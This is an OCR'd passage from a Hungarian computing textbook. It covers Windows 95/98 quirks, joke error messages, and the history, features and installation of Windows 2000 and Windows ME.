- Ha Windows alatt dolgozunk, gyakran mentsük munkánkat. Windows operációs rendszerrel telepített géppel általában megbízhatóan dolgozhatunk. Azonban néha előfordulhat, hogy programhiba miatt az alkalmazás rendszerszinten bezáródik, súlyosabb esetben megjelenik a kék színű szöveges képernyőn "0E súlyos kivétel történt a következő címen..." kezdetű felirat. Az alábbi hibaüzenet, pl. a Microsoft Word 97 használatánál keletkezett, egy beágyazott **`.WMF`** fájlra történt kettős kattintást – tehát teljesen szabályos műveletet – követően (alkalmazás rendszerszintű bezárása):



A most következő pedig a Windows 98 egyik leállításánál jelent meg:



Egyes Windows 98-as gépeknél pedig az MS-DOS ablak egyszer csak nem fogadja többé a billentyűzet leütéseket, csak az egérműveleteket.

A gyakorló feladatsorból képet kaphatunk arról, mivel tud többet a Windows 98 a 95-nél. Egy Windows 95-tel felvértezett gépnél általában legalább a következőket telepítjük:

- *magát az operációs rendszert (Windows 95),*
- *utána a Windows 95 Plus!-t (új tapéták és képernyőkímélők, az ablak tartalommal együtt mozogjon stb.),*
- *ha újfajta videokártyánk (hangkártyánk stb.) van, a meghajtóprogramja még nincs benne a Windowsban, így a hozzá kapott lemezről telepítjük,*
- *a Direct X-et (ezt esetleg egy játékprogram telepíti),*
- *egy Internet böngészőt (az OSR2 ugyan tartalmazza az Internet Explorert, de az mára meglehetősen elavult) és egyéb Internetes programokat (HTML készítőt stb.),*
- *és a Real Playert (ha használni kívánjuk).*

VAGY

egyszer feltelepítjük a Windows 98-at, mert az előbb felsoroltakat mind tartalmazza! Nem egyszerűbb?

Néhány kitalált Windows üzenet angolul (forrás: Internet)

The following are new Windows messages that are under consideration for the planned Windows 2000.

- Press any key to continue or any key to quit.
- Press any key except... no, No, NO, NOT THAT ONE!
- Close your eyes and press Escape three times.
- Bad command or file name! Go stand in the corner!
- This will end your Windows session. Do you want to play another game?
- Windows message: Error saving file! Format drive now? (Y/Y)
- To shut down the system, type WIN.
- BREAKFAST.SYS halted. Cereal port not responding.
- Runtime error 6D at 417A:32CF. Incompetent User.
- User error: replace user.
- Windows ViruScan 1.0: Windows found. Remove it? (Y/N)
- Your hard drive have been scanned and all stolen software titles have been deleted. The police is on the way.

13.

WINDOWS 2000

A most következő három fejezet a Microsoft három különböző operációs rendszerét tárgyalja.

Itt a Windows 2000-ről található egy rövid ismertető, sőt egy rendszer fejlesztési és tesztelési lépéseibe is bepillanthatunk.

13.1. Előzmények

Amikor a Microsoft 1995-ben piacra dobta a Windows új generációjaként aposztrofált Windows 95-öt, néhány hónappal annak megjelenése után kirukkolt az elsősorban irodai munkára hivatott, valóban teljesen 32 bites architektúrájú, a 95-nél jóval stabilabb operációs rend-

szerével, a Windows NT 4.0-val (New Technology – Új Technológia[1]). Két egymásra épülő, de tudásszintjében és célcsoportjában különböző változatban jelent meg – Workstation és Server kiépítésben, az első a munkaállomások számára volt kialakítva, míg a második a kiszolgálókon való futásra lett kihegyezve.

A Microsoft természetesen nem ült (jól megérdemelt) babérjain. Az NT 4.0 a 1381-es build[2]-ként került piacra, és az időközben felmerült igények és rejtett hibák orvoslására rendszeresen egyre nagyobb verziószámú Service Pack-okat (SPx – szervízcsomag) jelentettek meg, amelyeket térítésmentesen bocsátottak a felhasználók rendelkezésére. 2000. év elején az SP 6a volt a legutolsó verzió. A Microsoft terveiben szerepelt az SP 7.5 kiadása is, de úgy tűnik, inkább (az azóta megjelent) Windows 2000-ben napvilágra került kisebb-nagyobb működési hibák és biztonsági rések befoltozására, illetve kijavítására helyezték a nagyobb hangsúlyt.

13.2. Új idők szava - NT 5.0 helyett Windows 2000

Alig telt el néhány hónap az NT 4.0 premierje óta, amikor már Redmond[3] az új, még jobb és nagyobb tudású NT lázában égett. Még könnyebb kezelhetőséget és nagyobb biztonságot, stabilitást magában hordozó verzió megvalósítása lett a cél. A stratégiai tervekben először még az szerepelt, hogy az új, otthoni felhasználók számára készített Windows 98-cal egyidőben jelenik majd meg az új verzió, az NT 5.0, ám a menet közben kifejlesztett új technológiák és a bétatesztelők által felfedezett hibák miatt a megjelenés dátuma már bizonyosan átcsúszott volna 1999-re, így az új verziót átkeresztelték Windows 2000-re. A régebbi munkaállomási operációs rendszer a Windows 2000 Professional lett, a kiszolgálói változat pedig a Windows 2000 Server illetve Advanced Server nevet kapta.

---

[1] Az NT-t a konkurencia (Nice Try – Kedves Próbálkozás, vagy Not There – Nincs Ott) nem éppen felmagasztaló jelzőkkel illette. Az utóbbinak az volt a hátterében, hogy a Microsoft jelentős időbeli csúszást szenvedett el a termék piacra hozatalakor – előzetes ígéreteihez képest.

[2] *Build*-nek nevezik az egyes nyersprogramból történt fordítás verziókat. Egy-egy build általában egy teljes fejlesztői nap végeredményeként születik.

[3] A Microsoft székhelye az amerikai Redmond városában található.

A Windows 2000 legelőször még, mint Windows NT 5.0 Beta 2 került a szakmai nyilvánosság[4] elé 1998. közepén. Első ránézésre egy teljesen Windows 98 kinézetű operációs rendszer köszönt vissza a képernyőről, eltekintve attól az apróságtól, hogy közel dupla akkora erőforrással rendelkező számítógép kellett a futtatásához, mint akár az NT 4.0-hoz, vagy a Windows 98-hoz. Párbeszéd-paneljei és kezelőfelülete még magán hordozta a bétaverzióknál szokásos kevert állapotot. Az új technológiák már feltűntek a rendszer Administrative Tools menüjében, de nem sok kellett hozzá, hogy egy földi halandóknak nem sokat mondó hibaüzenettel kiszálljanak futásukból, vagy pedig a menüből kiválasztva „Under Development – Fejlesztés Alatt Áll" ablakot kiírva közölte a tesztelővel, ne csüggedjen, lesz még mire várnia... Az eredményekből úgy tűnik: érdemes volt várni – az 1999. elején kiadott Windows 2000 Beta3 és az októberben kiadott Windows 2000 RC2[5], majd az azt követő RC3 beváltották a hozzájuk fűzött reményeket.

13.3. Legfontosabb újdonságok

A rendszer egyaránt kezelni tudja a FAT, FAT32, NTFS fájlrendszereket és mindegyikükön tud futni (a FAT32-t a Windows 95 OSR2-ben vezették be először, és ennek használatát javasolja a Windows 98 és a Windows 98 SE is). Megújult az NT saját NTFS fájlrendszere is, az NTFS5 megjelenésével nem csak fájlszintű jelszavas védelmet valósíthatunk meg az egyes állományokon, hanem a gépünk rendszergazdájaként szabályozhatjuk az egyes felhasználók tárterület-használatát a winchestereken.

A Windows 2000 támogatja szinte valamennyi időközben kifejlesztett technológiát, így az USB és az infravörös kaput, az A:DRIVE-ot, valamint a DVD meghajtókat is. Ugyancsak nagy előrelépés, hogy megbízhatóan felismeri és támogatja a Plug-and-Play technológiát, megkönnyítve ezáltal az egyes hardver elemek installálását és konfigurálását. Természetesen a Windows 2000-hez újabb meghajtó-programokat kell írniuk a hardvergyártóknak, de az architektúra kialakításakor felhasználták a Windows 98-nál alkalmazott megoldásokat is.

---

[4] A különböző béta állapotban tartó termékeket ismertető honlap: http://betanews.elfront.com/

[5] RC - *Release Candidate* (Forgalmazás előtti próbaverzió). Általában 3 RC-t adnak ki a termék RTM-je – *Release To Manufacture* (Forgalomba kerülő verzió) előtt.

Amennyiben a Windows 2000 Professional-t Windows 2000 Server-es hálózatban használjuk, további hasznos újdonságok állnak rendelkezésre. Ilyen az IntelliMirror és az Active Directory. Az *IntelliMirror* a hálózat munkaállomásainak archiválásakor lehet roppant hasznos, mivel csak a gépenként különböző beállításokat és a felhasználó dokumentumait menti el a szerverre, az operációs rendszert és a mindenki által egységesen használt programokat (Word, Excel, PowerPoint stb.) nem – ezáltal töredékére csökken a felhasználandó háttértár-terület. Az *Active Directory* pedig egy központosított adatbázis-struktúrát valósít meg, ami segítséget nyújt a felhasználók adatainak, hozzáférési jogainak és az általuk felhasznált erőforrásoknak a rendszerezéséhez és menedzseléséhez. A rendszer szinte korlátok nélkül való terhelhetőségére jó példa lehet, hogy a Microsoft elkészítette az Egyesült Államok egész telefonregiszterének egy Active Directory alapú adatbázis-rendszerbe való felvitelét.

A rendszer megjelenése még elegánsabb lett, mint elődjének Windows 95-ös arculata. Alapértelmezésben tartalmazza a jelentősen továbbfejlesztett Active Desktop-ot, a Start gomb lenyomásával a menük „kidiffundálnak" a semmiből, nem beszélve arról, hogy az egérnek is van saját árnyéka – még jobban kiemelve a 3D-s hatást.

Az előző NT-nek fő „hiányosságaként és erényeként" tartották számon, hogy nem igazán volt alkalmas komolyabb játékok futtatására – ugyanis nem támogatta a játékfejlesztők által előszeretettel használt DirectX 5-öt vagy annak fejlettebb verzióit. Ez már a múlté: a Windows 2000 alapértelmezésben DirectX 7.0-s meghajtókkal érkezik, és fut rajta az összes olyan játék, amely nem kifejezetten csak Windows 9x alatt hajlandó elindulni – a managerek őszinte sajnálatára.

13.4. Telepítés és hardverkövetelmény

A Microsoft által kiadott termékspecifikáció alapján a Windows 2000 Professional minimális hardverkövetelménye Intel Pentium 133 MHz-

es processzorral, 32 MB RAM-mal és legalább 1.2 GB merevlemezzel ellátott számítógép, ám ez tényleg csak a MINIMÁLIS követelmény – futási sebességről ilyen háttér mellett nem igazán beszélhetünk. Optimális teljesítmény egy Intel Pentium II vagy Celeron 300 MHz, vagy még gyorsabb processzorral rendelkező számítógéptől várható, 64 MB, de inkább 128 MB RAM-mal. Természetesen nem szükséges ún. „brand name" – azaz márkás számítógépet használni, ha azonban el akarjuk kerülni az NT rosszhírű „kék halálát", fontos, hogy hardvervásárlás előtt áttanulmányozzuk a Microsoft által kiadott HCL[6]-t.

A rendszer installálása kétféle módon történhet. Ha már meglévő operációs rendszerre szeretnénk ráinstallálni, akkor a telepítő CD automatikusan elindítja a CD főmenüjét egy üzenettel, hogy az általunk használt Windows verzió a CD-n levőnél öregebb, kívánjuk-e azt lecserélni. Néhány egérkattintás és megkezdődik az operációs rendszer frissítése. Általában 45-60 percet vesz igénybe az egész folyamat, ezalatt váltakozik az NT-s telepítő karakter-alapú, majd a „lebutított" Windows-os képernyője. A telepítés elején kiválaszthatjuk, FAT vagy NTFS fájlrendszert kívánunk-e majd használni. Fontos megjegyezni, hogy a későbbiekben a FAT fájlrendszert átkonvertálhatjuk NTFS-sé, azonban fordított esetben nincs visszaút – ahhoz, hogy rendszerünk újra FAT fájlrendszerűvé válhasson, el kell végeznünk egy teljes állománymentést a gépünkről, majd marad az **`fdisk`**.

Amennyiben számítógépünk BIOS-a támogatja a CD-ről való boot-olást, az installációt elvégezhetjük operációs rendszer nélküli számítógépen is (ha valakinek rendkívül sok ideje van, és ki szeretné próbálni a floppy lemezekről indított telepítést, a CD *Bootdisk* alkönyvtárában található segédprogrammal létrehozhatja a 4 db indító telepítő lemezt, azonban ekkor mintegy 15 percbe telik a rendszer installációjának megkezdése – ez kb. másfél percbe telik a CD-bootos telepítés választásakor). Ebben az esetben a rendszer felkér, hogy hozzunk létre egy telepítési partíciót (FAT vagy NTFS lehet), majd azt megformázza a kívánságunk szerint. A telepítési fájlok felmásolása és a rendszer újraindítása után a telepítés az előzőekben említettekhez hasonlóan folytatódik.

---

[6] HCL – Hardware Compatibility List (Hardver kompatibilitási lista), elérhető a Microsoft weboldaláról (http://www.microsoft.com/hwtest/hcl).

13.5. A Windows 2000 kezelése

Hatalmas változásokra nem kell számítani a rendszer kezelésében a Windows 98-hoz képest. A menürendszer átvette az először az Office 2000-ben bevezetett intelligens vezérlést, amely figyeli a felhasználó által leggyakrabban használt menüpontokat, és ideiglenesen elrejti a feleslegessé váltakat. A Tálca (TaskBar) beállításainak segítségével egy mozdulattal elérhetővé válnak az eddig csak külön menüpontból elérhető funkciók, pl. a Vezérlőpult (Control Panel) funkciói, a nyomtatók és a hálózati kapcsolatok.

A hardvereszközök hozzáadása egy varázslón keresztül történik. A Sajátgépre (My Computer) jobb egérgombbal kattintva ugyanúgy eljuthatunk az Eszközkezelőhöz (Device List), akárcsak a Windows 98-ban.

Sokat javult a programok installációját felügyelő segédprogram – a rendszer automatikusan figyeli az ún. védett rendszereszközöket, az `.exe` és `.dll` file-okat, és automatikusan figyelmezteti a felhasználót, amennyiben valamilyen régebbi installációs program azt lecserélné, majd visszaállítja az eredeti állapotot. Itt vezették be először a Windows Installer használatát, amelynek új típusú `.msi` kiterjesztésű scriptfájlja teljesen megújítja a programok telepítését.

Ezzel a technikával távolról kezdeményezhetjük egyes programok telepítését natív Windows 2000 hálózatokon – a program ikonja felkerül a kiszemelt munkaállomás Start menüjébe, majd amikor a felhasználó rákattint az ikonra, az Installer service automatikusan telepíti a programot.[7]

További előnye az `.msi` alapú installációnak, hogy – mivel ekkor aktívan használt rendszerfájlok nem kerülhetnek kicserélésre –, meg-


[7] A Microsoft a jövőben csak azoknak a programoknak engedélyezi a Designed for Windows 2000 logo használatát, amelyek többek között alkalmazzák az `.msi` script alapú installációt. Az első ilyen technikát (is) használó, széles körben elterjedt alkalmazás az Office 2000 és az OmniPage Pro 10.0 karakterfelismerő (OCR) program lett.


szabadulhatunk a nagyon sokak életét megkeserítő időrabló újraindítástól a program telepítésének befejezésekor.

A Windows 2000 multimédiás támogatottsága is nagymértékben fejlődött. Az igen „fapadosnak" mondható Médialejátszót a Windows Media Player 6.4 váltotta fel, amely alapértelmezésben támogatja a manapság egyre népszerűbb multimédia fájlokat. Abban az esetben, ha éppen nem található egy alkalmazandó meghajtó a rendszeren, és a gépnek van Internet kapcsolata, automatikusan letölti a szükséges fájlokat a Microsoft weboldaláról. Ugyancsak sokkal elegánsabb és nagyobb tudású CD-lejátszó programmal látták el a rendszert.[8] Az ügyes kis program, amennyiben úgy konfiguráljuk, automatikusan beazonosítja a lejátszóba behelyezett CD-t, és letölti a rajta található számok listáját az Interneten található http://tunes.com, illetve a Music Boulevard szerveréről. (Meglepő módon egyre több magyar együttes CD-je is megtalálható a szervereken, pl. Halász Judit egyik gyermekdalokból álló CD-je is szerepelt az adatbázisban.)


A rendszerbe az Internet Explorer 5.01-es verzióját integrálták, az Outlook Express levelező- és hírolvasó program azonos verziószámú változatával együtt. A nemzetközi szinten és hazánkban is egyre növekvő internetes kereskedelem térhódításával is magyarázható, hogy a Windows 2000 webböngészőjének titkosítási szintjét a másfélszeresére, 40 bitesről 56 bites kódolásúra növelték (az USA és Kanada-beli felhasználók számára letölthető egy 128 bites titkosítású SSL-t[9] támogató verzió). Az amerikai törvényhozás 2000 folyamán enyhítette a titkosító programokkal szembeni szigorú korlátozásait, így mostanra már Magyarországról is elérhető a 128 bites titkosítási verzió. Kizárólag az USA által kereskedelmi szankcióval sújtott országok területéről nem elérhető az emelt biztonsági szintű változat.

[8] Az új típusú CD Player a Windows98 PLUS! kiegészítő programcsomagban debütált.
[9] SSL – Secured Socket Layer (Biztonságos Csatlakozó Réteg).





Windows 2000 képernyőmásolatok (Evaluation copy, Build 2183)



A Microsoft számos tanfolyamot tart, amelyen szoftverei kezelését sajátíthatják el a résztvevők, akik különféle elismert vizsgákat is tehetnek. Képünkön a Windows 2000 (Beta 3) egyik tanfolyami anyaga, mellette a Windows 2000 120 napos próbaváltozatú (Build 2195) CD-je látható.

1999. decemberében jelentette be a Microsoft, hogy a Windows 2000 RTM fázisba lépett, vagyis a kódot, – amely több tízmillió programsorból áll – véglegesítették és továbbították a sokszorosító üzemekbe, valamint az OEM partnerekhez, hogy minden készen álljon a 2000. február 17-i világpremier napjára.

Az NT alapú rendszerek történetében első ízben mind a munkaállomások számára készülő Windows 2000 Professional, mind pedig a Server verzió magyar nyelvű honosított változatban is megvásárolható. A cég fejlesztői tartani tudták a Microsoftnál általánosan elfogadott 120 napos honosítási határidőt, és 2000 nyarától anyanyelvünkön is elérhetővé vált a jövő évezred operációs rendszerének szánt programcsomag.

13.6. További fejlesztések (Windows 98 SE)

„A fiúk odaát Redmondban" nem pihentek. Bár a Windows 98 premierjekor bejelentették, hogy leállítják az otthoni felhasználók számára készített Windows változatok fejlesztését, nem telt bele fél év és megjelent a Második Kiadás, a *Windows 98 SE (Second Edition)*. A rendszerben lecserélték az Internet Explorer 4.0-t az 5.0 verzióra, és egyik legfontosabb újításként megvalósították az *Internet Kapcsolat-megosztást*, amelynek segítségével egyetlen Internet kapcsolat használatával több, egy helyi hálózatba kötött munkaállomás tud kijutni az információs szupersztrádára. Ezen kívül egy-két apróságot is megváltoztattak (az Internet Explorer megjelenése egy kicsit megváltozott, kivették a FrontPage Express és a RealPlayer programokat stb.).

A Windows 2000 javítása, az SP1 2000. július végén került fel a Microsoft honlapjára, először csak az amerikai kiadáshoz, majd alig egy hónapon belül elkészültek a lokalizált verziókhoz szánt változatok is. Az SP2 Beta 1 2000. december első napjaiban került el a bétatesztelőkhöz. 2001. első napjaiban már RC2 állapotban volt a Service csomag fejlesztése. A publikus, végleges verzió megjelenése hetek kérdése (volt)[10].

Az élet nem áll meg... A Microsoft fejlesztőmérnökei 1999. novemberében elkészítették a következő évezred új otthoni operációs rendszerének szánt program, kódnevén a *Windows Millennium* második bétaverzióját, amely megjelenésében a Windows 2000 arculatát és hierarchiáját követte, de beleintegrálták az Internet Explorer 5.5-öt. További részletek ekkor még nem voltak ismertek, a projektet nagy titokzatosság övezte...

[10] A Microsoft melegen ajánlja, hogy Beta vagy RC állapotú szoftvereit csak tapasztalt felhasználók telepítsék, kizárólag saját felelősségükre.

14.

WINDOWS MILLENNIUM EDITION

Ebben a fejezetben a Windows Millennium Edition („Millenniumi Kiadás"), más nevén Windows ME operációs rendszerrel ismerkedhetünk meg.

A könyv eddigi részében a Windows alaptulajdonságairól és kezeléséről esett szó, Windows 95/98-on keresztül bemutatva, pl. a képernyőmásolatok Windows 98-as gépen készültek. Mivel a Windows ME felépítése és kezelése nagyon hasonló az előzőekhez, ezért *a teljes tankönyv* (gyorsbillentyűk, Vágólap, WordPad, Paint, gyakorló feladatsor stb.) *minimális igazítás után felhasználható Windows ME esetén is!* Változás, pl. az egyes programok megjelenése, néhány közülük a Start menüben más helyre került stb., de az alapfelépítés változatlan.

14.1. Előzmények

Alig csitultak el a kedélyek a Windows 2000 Professional és Server 2000. februári kiadását követően, a számítástechnikai világ máris a

Microsoft újabb fejlesztésétől a Windows Millennium Edition (Ezredévi Kiadás, Milleniumi Kiadás) várható premierjétől volt hangos. A Windows ME-t sokan az 1999. nyarán megjelent Windows 98 SE (Second Edition, Második Kiadás) újrakiadásaként könyvelték el, holott az új verzió jóval túllép egy egyszerű programfrissítés határain.

A Microsoft a Windows ME kiadásával meg akarta alkotni az első, teljesen multimédiás, az Internet-társadalom igényeinek mindenben megfelelő és széles körben támogatott kvázi alkalmazásplatformját, amely már előremutat a cég által oly sokszor távlati tervként beharangozott egységes operációs rendszer megvalósulása felé. Ez ötvözné a Windows 9x vonal „játékosságát", valamint az NT alapú rendszerek megbízhatóságát és terhelhetőségét. A Windows Millennium Edition deklaráltan is az *utolsó* állomása az e célhoz vezető soklépcsős, évek hosszú sorát átölelő folyamatnak (ügyeljünk arra, hogy a Millennium szót két l-lel és két n-nel írják).

14.2. Út az aranyig

A Windows ME első, még Beta 1 előtti változata 1999. nyarán került el a bétatesztelőkhöz. Mint minden ilyen anyag, csak egy nagyon homályos, „ránézeti képet" nyújtott, mivé is fog majd fejlődni a végleges változat. Lefektették a követendő vezérvonalakat: Digitális Multimédia – Gazdagabb Internet-élmény – Egyszerűbb Kezelhetőség – „Behálózott Otthon". Látványos grafikai fejlődést nem mutatott a Windows 98 SE-hez képest, feltűnt néhány eddig ismeretlen ikon – főként olyan kitétellel, hogy a program fejlesztése folyamatban van. A program jócskán távol állt a megbízható működéstől, a „kék-halál" mindennapos vendégnek számított...

Az Interneten egyre-másra születtek Windows ME-re szakosodott „rajongói honlapok – Fan Site-ok", amelyek fenntartói kiéhezett ragadozóként kutatták a Net-et, minél frissebb információkhoz jutás reményében és önzetlenül meg is osztották a megszerzett tudást a nagyvilággal...A 2380-as Build 1999. szeptember 24-én debütált, amelyet három nappal később a Microsoft hivatalosan Beta 1-nek kiáltott ki. Ettől kezdve az újabbnál-újabb build-ek megjelenéséről szóló információk szinte egymást érték. 1999. november 24-én jelent meg a Beta 2, ahol már tényleg érezni lehetett: valami nagyon érdekes és újszerű fog kikerülni a fejlesztő mérnökök keze alól. A rendszer

stabilitása már érezhetően javult, bár a beépült 5.5-ös Internet Explorer megbízhatósága még hagyott némi kívánnivalót – előszeretettel rántotta magával a futó kernelt.

2000. januárjának közepén a Microsoft kirukkolt a Beta 2 Refresh-sel (frissítéssel), majd április 11-én megjelent a Beta 3. A 2000. év jóformán már csak a meglévő alrendszerek finomításával telt, új részek már nem kerültek be a programcsomagba. A kifejezetten Millenniumra írt meghajtó-programok átvették a Windows 2000-ben először alkalmazott WDM szabályait a minél zökkenőmentesebb működés és kevesebb rendszerleállás elérése érdekében. A Gold[11] kód (illetve az RTM kód) június 8-án készült el, majd 5 hét elteltével elérkezett a Windows Millennium Edition világpremierje.

14.3. Telepítés

A Windows ME telepítéséhez szükséges minimális konfigurációt Pentium I. 150 MHz-es processzorban és min. 32 MB RAM-ban szabja meg a Microsoft. A Windows történetében első ízben fordult elő ilyen kategorikusan meghatározott minimumkövetelmény felállítása, ezt a szintet vegyük komolyan! Míg a régebbi verzióknál szinte mindenki saját türelmére volt bízva, hogy megkockáztatja-e egy 40 MHz-es 486-osra, 8 MB RAM-mal és 120 MB-os merevlemezzel feltelepíteni a Windows 95-öt – mintegy 4,5 órán keresztül, ám ennek az aszkétizmusnak a Millenniummal vége szakad. A Telepítő nem hajlandó elindulni, amennyiben a processzor teljesítménye nem éri el a 150 MHz-es Pentiumét[12].

A telepítés a Windows 98-nál megszokottan történhet a telepítő CD-ről; ha a gép alaplapja nem támogatja a CD-ről való rendszerindítást, akkor telepítő floppyról. Célszerű üres merevlemezre telepíteni

[11] A *Gold* és az RTM kód két különböző termék. A nyers kód mindkét esetben megegyezik és ez az új operációs rendszer végleges változata. Az RTM viszont további – bizalmas – segédprogramokat és leírásokat tartalmaz, amelyet a Microsoft az OEM gyártók részére ad, hogy elkészíthessék az adott hardverre feltelepülő Windows változat telepítő CD lemezét.

[12] Az ilyesfajta „diktatórikus" korlátozások áthágására néhány vállalkozó kedvű és ráérő hacker megírt egy rövid script-et, amely egyszerűen kikapcsolja a telepítő program processzorsebesség-figyelését.

a rendszert, ugyanis kellemetlen események történhetnek, ha más, nem Windows 9x operációs rendszer található a gépen[13].

Üres HDD esetében a Telepítő felajánlja a ki nem osztott merevlemez-terület beállítását, és rákérdez, hogy akarjuk-e kihasználni a nagykapacitású merevlemezek támogatását (tapasztaltabb számítógépesek egyből ráismerhetnek a DOS **fdisk** parancsának kérdésire, lásd a 25–26. és az 53. oldalon). A rendszer újraindítása után automatikusan megformázza az előbb létrehozott partíciót, FAT16-ra és max. 2 GB méretűre, ha „nem"-mel feleltünk, egyébként pedig FAT32-re és az elérhető legnagyobb méretre, hacsak nem utasítottuk más méretű partíció létrehozására.

A telepítés rövid merevlemez ellenőrzés után a grafikus felületen folytatódik (ami nem más, mint a Windows 9x alapkernele...). Egyetlen változás ebben a részben a Windows 98 telepítőjéhez képest, hogy azonnal szembetűnik a Windows Millennium a régiekhez képest jóval üdítőbb, frissebb, fiatalosabb színvilága és az igen látványosra sikerült Windows ME embléma.

